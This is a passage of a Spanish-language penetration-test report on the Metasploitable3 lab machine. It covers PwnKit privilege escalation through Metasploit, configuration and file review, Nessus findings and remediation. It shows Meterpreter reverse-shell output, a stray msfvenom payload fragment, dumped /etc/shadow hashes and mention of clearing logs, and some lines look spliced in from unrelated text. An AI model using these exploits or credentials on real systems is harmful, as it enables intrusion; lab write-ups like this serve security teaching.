
Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
After interacting with a module you can manually set a TARGET with set TARGET 'aarch64'
```

- Ejecutar el exploit. El módulo subirá un payload al sistema objetivo y lo ejecutará aprovechando la vulnerabilidad en pkexec.



```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 10.0.2.15:4446
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.wwyppov[erpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4445 -f elf > elbicho.elf
[+] The target is vulnerable.
[*] Writing '/tmp/.gkewnesbijqx/purfudtkgl/purfudtkgl.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.gkewnesbijqx/purfudtkgl/purfudtkgl.so
[*] Sending stage (3045380 bytes) to 10.0.2.7
[+] Deleted /tmp/.gkewnesbijqx/purfudtkgl/purfudtkgl.so
[+] Deleted /tmp/.gkewnesbijqx/.upbgeeuknos
[+] Deleted /tmp/.gkewnesbijqx
[*] Meterpreter session 3 opened (10.0.2.15:4446 → 10.0.2.7:59830) at 2025-04-24 13:05:55 +0200
```

- Se obtendrá una nueva sesión (típicamente Meterpreter) con privilegios de root. Verificar los permisos ejecutando getuid en la sesión de Meterpreter.



```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run
[*] Started reverse TCP handler on 10.0.2.15:4446
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.qxbgivikd/cxksrdzdepfe/cxksrdzdepfe.so
[+] The target is vulnerable.
[*] Writing '/tmp/.qxbgivikd/cxksrdzdepfe/cxksrdzdepfe.so' (540 bytes) ...
[!] Verify cleanup of /tmp/.qxbgivikd
[*] Sending stage (3045380 bytes) to 10.0.2.7
[+] Deleted /tmp/.qxbgivikd/cxksrdzdepfe/cxksrdzdepfe.so
[+] Deleted /tmp/.qxbgivikd/mnlnck
[+] Deleted /tmp/.qxbgivikd
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.7:33555) at 2025-04-25 09:58:04 +0200
meterpreter > getuid
Server username: root
```

Welcome to the Metasploitable3 intranet. Below you will find answers to some common questions about the system.
 What is your password?
 Check the documentation.
 Check the documentation.
 What else is there to do here?

3.4 Limpieza / Restauración del entorno.

La sección de limpieza (House Cleaning) es una parte fundamental de cualquier prueba de penetración ética, asegurando que no queden rastros de las actividades realizadas en el sistema objetivo. Esto es crucial para evitar que fragmentos de herramientas, cuentas de usuario temporales o servicios instalados puedan comprometer la seguridad del sistema a largo plazo o interferir con su funcionamiento normal.

En el contexto de esta prueba de laboratorio sobre Metasploitable3, aunque el entorno es controlado y se restablece con facilidad, se mantuvo la práctica de limpieza siempre que fue posible. Se observó que, en algunos casos, los propios módulos de Metasploit (como el utilizado para la explotación de ProFTPD mod_copy) incluían funcionalidades de limpieza automática, eliminando archivos temporales generados durante la explotación (por ejemplo, el payload PHP copiado al directorio web).

En un escenario real, tras completar los objetivos de la prueba (obtener acceso, escalar privilegios, demostrar impacto), se habrían tomado medidas para:

- Eliminar cualquier cuenta de usuario creada.
- Desinstalar servicios o backdoors de persistencia instalados.
- Borrar archivos o herramientas temporales subidas al sistema.
- Limpiar logs relevantes que pudieran contener rastros de la actividad.

4. Hallazgos de Caja Blanca.

Esta sección detalla los hallazgos y actividades realizadas bajo un enfoque de Caja Blanca. Una vez obtenido acceso al sistema mediante las vulnerabilidades identificadas en la fase de Caja Negra, se procedió a realizar análisis y pruebas con un mayor nivel de conocimiento interno o con credenciales obtenidas durante el pentest.

4.1. Análisis de Configuración de Servicios

Se llevó a cabo una revisión sistemática de los archivos de configuración de los servicios principales identificados en la fase de enumeración. Esto incluyó la inspección de archivos como /etc/apache2/apache2.conf y los archivos de configuración de sitios habilitados en /etc/apache2/sites-available/ y /etc/apache2/sites-enabled/, donde se confirmó la directiva Options Indexes para el directorio /var/www/, validando la causa del listado de directorios observado externamente.

```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
```

También se revisaron los archivos de configuración de ProFTPD (/etc/proftpd/proftpd.conf) y Samba (/etc/samba/smb.conf), confirmando configuraciones débiles como la falta de requisito de firma SMB. El análisis de la configuración de SSH (/etc/ssh/sshd_config) permitió identificar los algoritmos de cifrado y autenticación permitidos.

4.2. Revisión de Permisos del Sistema de Archivos

Se realizó una exploración del sistema de archivos, prestando especial atención a directorios con permisos de escritura o lectura para usuarios con bajos privilegios (/tmp, /var/tmp, directorios de usuario en /home/, directorios de aplicaciones web). Se utilizaron comandos como ls -l y find con opciones de permisos (-perm) para identificar configuraciones de permisos no muy restrictivas.

Un enfoque clave fue la búsqueda de binarios con el bit SUID activado (find / -perm /4000 2>/dev/null), lo que llevó a la identificación de pkexec como un binario SUID propiedad de root, un hallazgo crítico que posteriormente se explotó para escalar privilegios (detallado en 3.3.6.3).

4.3. Análisis de Procesos en Ejecución

Se examinaron los procesos activos en el sistema utilizando comandos como ps aux para obtener una instantánea de los servicios y aplicaciones en ejecución. Este análisis permitió identificar varios procesos relevantes desde una perspectiva de seguridad:

- **Servicios de Red Clave:** Se observaron procesos asociados a los servicios de red previamente enumerados, incluyendo proftpd (ejecutándose como nobody), unrealircd (ejecutándose como boba_fett), etc. La identificación del usuario bajo el que se ejecutan estos servicios es relevante para entender el alcance de un compromiso a través de vulnerabilidades en ellos.
- **Servidor Web y Aplicaciones:** Se confirmaron los procesos de Apache (apache2) ejecutándose, con el proceso padre como root y los procesos hijos como www-data. También se identificaron procesos de node.js y java ejecutándose, probablemente asociados a las aplicaciones web o servicios, algunos de los cuales se ejecutaban con privilegios de root.
- **Procesos de SSH y Sudo:** La presencia de procesos sshd y sudo asociados a sesiones de usuario confirmó la actividad de autenticación por SSH y el uso del comando sudo, validando los hallazgos de credenciales y la configuración de sudo -l que permitía la escalada de privilegios.

Este análisis de procesos proporcionó una visión interna de los componentes activos del sistema y los usuarios, complementando la información obtenida en la fase de enumeración de caja negra.

4.4. Búsqueda de Credenciales Almacenadas

Se realizó una búsqueda de credenciales almacenadas en el sistema de archivos. Esto incluyó la revisión de archivos de configuración de servicios, historiales de comandos de varios usuarios (~/.bash_history), archivos de configuración de aplicaciones en los directorios personales de los usuarios, y archivos relacionados con claves SSH (~/.ssh/). La información de credenciales de la base de datos obtenida previamente a través de la inyección SQL en la aplicación web payroll_app.php (3.3.3) fue un gran hallazgo, proporcionando una lista de usuarios y contraseñas de la base de datos.

Tras obtener acceso root, se pudo acceder al archivo /etc/shadow para obtener los hashes de contraseñas del sistema. Se intentó el cracking offline de estos hashes utilizando herramientas como John the Ripper o Hashcat.

Otros intentos de encontrar credenciales en texto plano en archivos de configuración de aplicaciones específicas o historiales de usuario no dieron resultados.

```
vagrant:$6$NABMNgx0$T2lvEhArj0ImjvR0ySq8vka/r8MWhhzNgT3Z5FS1LcPS5D325ES
dirmngr::*:18564:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCRfi8IXlNebhQuYLK/:18564:0:99999:7 :::
luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.Ll/:18564:0:99999:7 :::
han_solo:$1$6jIF3qTC$7jExfQsNENuWYe06cK7m1.:18564:0:99999:7 :::
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:18564:0:99999:7 :::
c_three_pio:$1$lXx7tKuo$xm4AxxByTUD78BaJdYdG.:18564:0:99999:7 :::
ben_kenobi:$1$5nfRD/ba$y7ZZD0NimJTbX9FtvhHJX1:18564:0:99999:7 :::
darth_vader:$1$rluMkr1R$YHumHRxhswnf07eTUUFHJ.:18564:0:99999:7 :::
anakin_skywalker:$1$jlpeszLc$PW4IPiulTwISH5YaTlRaB0:18564:0:99999:7 :::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWmH1:18564:0:99999:7 :::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/.ono0:18564:0:99999:7 :::
boba_fett:$1$TjxlmV4j$k/rG1vb4.pj.z0yFWJ.ZD0:18564:0:99999:7 :::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjd/:18564:0:99999:7 :::
greedo:$1$vOU.f3Tj$tsgBZJbBS4JwtchsRUW0a1:18564:0:99999:7 :::
chewbacca:$1$.qt4t8zh$RdKbdafuqc7rYiDXSoQCI.:18564:0:99999:7 :::
kylo_ren:$1$rpvxssssI$h0BC/qL92d0GgmD/uSELx.:18564:0:99999:7 :::
mysql:!18564:0:99999:7 :::
avahi:*:18564:0:99999:7 :::
colord:*:18564:0:99999:7 :::
```

4.5. Análisis de Vulnerabilidades con Credenciales (Nessus)

Como parte de la fase de Caja Blanca y una vez obtenido acceso al sistema, se realizó un escaneo de vulnerabilidades autenticado utilizando la herramienta Nessus. A diferencia del escaneo inicial de Caja Negra, este análisis se llevó a cabo proporcionando credenciales válidas del sistema, lo que permitió a Nessus acceder al sistema operativo y a las aplicaciones instaladas con permisos elevados. El objetivo de este escaneo fue obtener una visibilidad profunda de las vulnerabilidades internas, configuraciones erróneas y parches faltantes que no son detectables desde el análisis de caja negra. El informe de Nessus (adjunto en el anexo 2) confirmó que las credenciales proporcionadas eran válidas.

Hallazgos Relevantes del Escaneo Autenticado: El escaneo autenticado reveló un número muy alto de vulnerabilidades (431 en total), incluyendo una gran cantidad de hallazgos de riesgo Crítico (89) y Alto (150). Los hallazgos más relevantes y que reafirman la crítica postura de seguridad del sistema son:

- **Sistema Operativo Obsoleto y Sin Parches:** El escaneo confirmó la ejecución de Canonical Ubuntu Linux 14.04 LTS, una versión que ha llegado al fin de su vida útil (End of Life - EOL) y no recibe actualizaciones de seguridad.

Numerosos hallazgos críticos y altos corresponden a avisos de seguridad específicos de Ubuntu (USNs) para vulnerabilidades en el kernel, bibliotecas del sistema (como GNU C Library, OpenSSL, curl, Python) y otros componentes del sistema operativo.

Esto reafirma que la falta de parches a nivel de sistema operativo es una debilidad fundamental que expone el sistema a una amplia gama de exploits conocidos.

- **Confirmación de Vulnerabilidades de Servicios y Aplicaciones:** El escaneo autenticado corroboró la presencia de vulnerabilidades críticas y altas en servicios y aplicaciones clave que ya habían sido identificadas o explotadas en la fase de Caja Negra, como "ProFTPD mod_copy", "Drupal Coder Module Deserialization RCE", y "Drupal Database Abstraction API SQLi".
- **Configuraciones Inseguras Internas:** El escaneo también identificó configuraciones inseguras que podrían no ser evidentes externamente, como el soporte para cifrados SSL/TLS débiles (SWEET32), debilidades en la configuración de SSH (Terrapin, algoritmos débiles) y la falta de requisito de firma SMB, aunque estos hallazgos ya se habían detectado en el análisis de caja negra.

El análisis de vulnerabilidades con credenciales proporciona una visión completa y precisa de la superficie de ataque interna. Permite identificar no solo las vulnerabilidades explotables desde el exterior, sino también las debilidades a nivel de sistema operativo y configuraciones internas que podrían ser utilizadas por un atacante una vez que ha obtenido un acceso inicial (incluso con bajos privilegios) para escalar permisos o moverse lateralmente. La gran cantidad de vulnerabilidades críticas y altas, especialmente las relacionadas con el sistema operativo obsoleto, muestran el alto riesgo de compromiso total del sistema.

Recomendaciones: Los resultados de este escaneo autenticado refuerzan la urgencia de aplicar las recomendaciones mencionadas en la sección 2.5 y 5.2. Es fundamental priorizar la actualización del sistema operativo y la aplicación de parches, así como la corrección de las vulnerabilidades identificadas en las aplicaciones y servicios. La realización periódica de escaneos autenticados es una práctica esencial para mantener una visibilidad continua del estado de seguridad interno del sistema.

4.6. Hallazgos de Archivos Relevantes

Durante la exploración del sistema de archivos en la fase de Caja Blanca, se buscaron archivos que pudieran contener información interesante o que simplemente indicaran el uso o propósito de ciertas cuentas de usuario. Se identificaron varios archivos curiosos en los directorios personales de diferentes usuarios:

- En el directorio del usuario anakin_skywalker, se encontró una imagen llamada 8_of_clubs.jpg.



- En el directorio del usuario artoo_detoo, se localizó un archivo de audio.

```
leia_organa@metasploitable3-ub1404:/home/artoo_detoo/music$ ls -la
total 392
drwxrwx--- 2 artoo_detoo users 4096 Oct 29 2020 .
drwxr-xr-x 4 artoo_detoo users 4096 May 17 08:04 ..
-rw----x-- 1 artoo_detoo users 390302 Oct 29 2020 10_of_clubs.wav
leia_organa@metasploitable3-ub1404:/home/artoo_detoo/music$
```

- En el directorio del usuario kylo_ren, dentro de una carpeta oculta llamada .secret_files, se descubrió un archivo con extensión .iso.

```
root@metasploitable3-ub1404:/home/kylo_ren/.secret_files# ls -la
total 680
drwx---x-- 2 kylo_ren users 4096 May 18 18:52 .
drwxr-xr-x 5 kylo_ren users 4096 May 17 08:08 ..
-rw----x-- 1 kylo_ren users 688128 Oct 29 2020 my_recordings_do_not_open.iso
root@metasploitable3-ub1404:/home/kylo_ren/.secret_files#
```

El descubrimiento de estos archivos, aunque individualmente no representen una vulnerabilidad crítica por sí mismos, es relevante en el contexto de una prueba de penetración:

- Indica el tipo de datos que se almacenan en las cuentas de usuario.
- Podría proporcionar pistas sobre la actividad de los usuarios o el propósito del sistema.
- En un escenario real, este tipo de archivos podría contener información sensible, como documentos, imágenes confidenciales, copias de seguridad (en el caso de un archivo ISO), o incluso credenciales incrustadas si se tratara de scripts o archivos de configuración personalizados.

- La ocultación de la carpeta .secret_files sugiere un intento por parte del usuario de mantener ciertos archivos privados, lo que podría indicar su potencial sensibilidad.

Recomendaciones:

- Revisar los tipos de archivos que los usuarios almacenan en el sistema y educar a los usuarios sobre el almacenamiento seguro de datos, especialmente información sensible.
- Establecer políticas de clasificación de datos y asegurar que la información confidencial no se almacene en ubicaciones de fácil acceso (incluso si están "ocultas").
- Considerar la implementación de soluciones de monitorización de la actividad de archivos para detectar accesos inusuales a directorios o archivos sensibles.

5. Conclusiones.

5.1 Resumen de la Postura de Seguridad.

La prueba de penetración realizada sobre Metasploitable3 reveló una postura de seguridad críticamente débil y altamente comprometida. El sistema presenta una combinación de factores que, actuando de forma conjunta, facilitan enormemente su compromiso completo, desde la recopilación de información inicial hasta la obtención de acceso root persistente.

Los hallazgos clave de las fases de Caja Negra y Caja Blanca se resumen en:

- **Sistema Operativo Obsoleto y Sin Soporte:** La base del problema reside en la ejecución de Canonical Ubuntu Linux 14.04 LTS, una versión que ha alcanzado el fin de su vida útil y no recibe actualizaciones de seguridad. Esto deja al sistema expuesto a una gran cantidad de vulnerabilidades conocidas y públicas a nivel de kernel y librerías del sistema, como confirmó el escaneo autenticado de Nessus.
- **Servicios Altamente Explotables:** La presencia de versiones vulnerables de servicios de red y aplicaciones clave como ProFTPD (mod_copy), UnrealIRCd (backdoor), Drupal (módulo Coder, SQLi), permite la ejecución remota de código y la obtención de acceso inicial con usuarios de bajos privilegios (www-data, boba_fett).
- **Configuraciones Inseguras:** Configuraciones por defecto débiles o inseguras como el listado de directorios en Apache (Options Indexes), la falta de requisito de firma SMB, el soporte para protocolos SSL/TLS y algoritmos SSH débiles, y la presencia de credenciales por defecto (admin:admin) en servicios como SMB, disminuyen significativamente la barrera de entrada para un atacante.
- **Vectores de Escalada de Privilegios Críticos:** Una vez obtenido el acceso inicial, la escalada a privilegios de root es sencilla debido a configuraciones críticas de seguridad local:
 - Permisos (ALL : ALL) ALL en el archivo sudoers para varios usuarios, permitiendo la ejecución de cualquier comando como root sin contraseña.
 - La vulnerabilidad de PwnKit (CVE-2021-4034) explotable a través del binario SUID pkexec, presente debido al sistema operativo obsoleto.

La unión de estas debilidades crea un entorno donde un atacante puede encadenar vulnerabilidades (por ejemplo, obtener una shell de bajo privilegio y luego escalar a root usando sudo o PwnKit) para lograr un control total del sistema de manera rápida y eficiente. La falta de un programa de gestión de parches activo y configuraciones de seguridad robustas hace que Metasploitable3 sea extremadamente vulnerable a ataques.

5.2 Próximos pasos sugeridos.

Para remediar la crítica postura de seguridad identificada en Metasploitable3 y mitigar los riesgos de compromiso, se recomiendan las siguientes acciones con la máxima prioridad:

- **Actualización Completa del Sistema:** La acción más urgente y fundamental es migrar el sistema operativo a una versión de Ubuntu LTS que cuente con soporte de seguridad activo (por ejemplo, 20.04 LTS o 22.04 LTS) y aplicar inmediatamente todas las actualizaciones de seguridad disponibles para el sistema operativo y todo el software instalado. Esto abordará la gran mayoría de las vulnerabilidades críticas y altas identificadas.
- **Hardening de Servicios y Aplicaciones:**
 - **Servidor Web (Apache/Jetty):** Actualizar o desinstalar el servidor Jetty obsoleto. Deshabilitar el listado de directorios en Apache (Options Indexes) y revisar las configuraciones de sitios habilitados para eliminar cualquier directiva insegura. Asegurar que las aplicaciones web (Drupal, phpMyAdmin, Payroll App) estén actualizadas a sus últimas versiones y que los módulos innecesarios o vulnerables (como el módulo Coder de Drupal) sean desinstalados o deshabilitados.
 - **Servicios FTP (ProFTPD):** Actualizar ProFTPD a una versión parcheada y deshabilitar el módulo mod_copy si no es esencial.
 - **Servicios IRC (UnrealIRCd):** Actualizar UnrealIRCd a una versión que no contenga el backdoor o deshabilitar el servicio si no es necesario.
 - **Servicios SMB (Samba):** Configurar Samba para requerir obligatoriamente la firma digital de los mensajes. Eliminar o deshabilitar cuentas con credenciales por defecto o débiles.
 - **Servicios SSH:** Configurar sshd_config para deshabilitar el soporte para algoritmos criptográficos débiles y versiones de protocolo antiguas (TLS 1.0, 1.1).
- **Revisión y Restricción de Privilegios:**
 - **Configuración de sudo:** Modificar urgentemente el archivo /etc/sudoers para eliminar la entrada (ALL : ALL) ALL para usuarios no administrativos. Implementar el principio de mínimo privilegio, dando permisos específicos solo a los comandos que cada usuario realmente necesita ejecutar como root, y configurar sudo para que siempre pida la contraseña del usuario.
 - **Permisos SUID/SGID:** Identificar y eliminar el bit SUID/SGID de binarios que no lo requieran estrictamente. Asegurarse de que las vulnerabilidades locales asociadas a binarios SUID/SGID (como PwnKit en pkexec) sean parcheadas mediante la actualización del sistema operativo.

- **Gestión de Credenciales:** Implementar una política de contraseñas robustas, forzando el uso de contraseñas complejas y únicas. Eliminar todas las credenciales por defecto. Considerar el uso de un gestor de contraseñas seguro.
- **Programa de Gestión de Vulnerabilidades:** Establecer un proceso continuo y regular para identificar, evaluar y remediar vulnerabilidades. Esto debe incluir escaneos de vulnerabilidades periódicos (tanto autenticados como no autenticados) y la implementación de un ciclo de vida de parches.
- **Monitorización y Registro Centralizado:** Implementar soluciones de monitorización de seguridad y centralizar los logs del sistema y de los servicios para detectar actividades sospechosas, intentos de intrusión y cambios no autorizados en el sistema.

6. Anexos.

Anexo 1.

Este anexo contiene el informe ejecutivo de Nessus de la fase de Caja Negra. Este escaneo se realizó desde una perspectiva externa, sin credenciales de acceso al sistema objetivo. El propósito fue identificar vulnerabilidades visibles desde la red, como servicios expuestos, versiones de software desactualizadas y configuraciones inseguras que podrían ser explotadas por un atacante sin conocimiento previo del sistema. El informe detalla las vulnerabilidades detectadas, su severidad (Crítica, Alta, Media, Baja, Informativa), y la información técnica asociada a cada una. El informe completo de este análisis se puede encontrar en el siguiente anexo.

Anexo 2.

Este anexo presenta el informe detallado de la fase de Caja Negra. En él se amplía la información contenida en el Anexo 1, ofreciendo un desglose de cada vulnerabilidad identificada durante el escaneo externo. Incluye detalles técnicos exhaustivos, pruebas de concepto, referencias a bases de datos de vulnerabilidades (CVE) y recomendaciones específicas para la mitigación. Este informe es fundamental para comprender a fondo el impacto de cada hallazgo y para priorizar las acciones correctivas.

Anexo 3.

Este anexo contiene el informe ejecutivo de la fase de Caja Blanca. A diferencia de los anexos anteriores, este escaneo se llevó a cabo proporcionando credenciales válidas del sistema, lo que permitió a Nessus una visibilidad profunda del sistema operativo y las aplicaciones instaladas. El informe ejecutivo proporciona una visión general de la postura de seguridad interna, destacando las vulnerabilidades más críticas y su impacto global en el sistema.

Anexo 4.

Este anexo muestra el informe detallado de la fase de Caja Blanca. Aquí se profundiza en los resultados del escaneo autenticado, proporcionando un análisis exhaustivo de cada vulnerabilidad interna detectada. Incluye información detallada sobre parches faltantes a nivel de sistema, configuraciones internas débiles, vulnerabilidades de software y posibles configuraciones erróneas que solo son detectables con acceso local o autenticado.